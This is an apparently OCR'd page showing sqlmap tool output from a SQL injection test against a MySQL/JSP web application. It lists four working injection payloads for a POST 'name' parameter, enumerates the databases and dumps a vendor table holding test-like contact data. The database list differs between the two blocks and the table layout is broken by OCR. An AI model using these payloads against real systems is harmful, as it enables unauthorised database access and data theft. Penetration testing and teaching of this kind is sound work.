
```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified databases



```
performance_schema, sendy, star, test
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
+--------------------------------------+-------+---------------+---------------
+-------------------------------------------------+----------------------+----------
+-----------+-----------+-------------------+-----------+-----------+-----------
+------------+------------+-------------+-----------------------+-------------
+--------------+-------------------------+----------------+---------------
+------------------+-----------------+-----------------+---------------------
+-----------------------+
| id                                   | zip   | city          | state          | comment
| country              | billType | enteredBy | phoneType | specialty          | extension |
emailType | dateEdited | billPeriod | statusType | addressType | phoneNumber | companyName
| dateEntered | lastEditedBy | emailAddress            | addressLineTwo | minorityStatus |
addressLineOne   | mailPreference | numberEmployees | primaryContactMedium |
masterAgreementNumber |
+--------------------------------------+-------+---------------+---------------
+-------------------------------------------------+----------------------+----------
+-----------+-----------+-------------------+-----------+-----------+-----------
+------------+------------+-------------+-----------------------+-------------
+--------------+-------------------------+----------------+---------------
+------------------+-----------------+-----------------+---------------------
+-----------------------+
| 0341fc97-9a40-488f-8193-da163618622c | NULL  | NULL          | NULL           | NULL
| NULL                 | NULL     | NULL      | NULL      | NULL               | NULL      |
NULL      | NULL       | NULL       | NULL       | NULL        | NULL        | NULL
| NULL        | NULL         | NULL                    | NULL           | NULL           |
NULL             | NULL           | NULL            | NULL                 | NULL
|
| 7ad32c39-fb81-41d7-8315-ace1e17626dd | 43221 | Columbus      | OH             | <blank>
| USA                  | 1        | NULL      | 1         | Fossil Excavation | <blank>   | 1
| 11/19/2012 | 1          | 1          | 1           | 6141234567  | Manly James (you wish) |
NULL        | admin        | test@manifestcorp.com   | <blank>        | 1              | 123
```


dumped table data



provides a CSV version

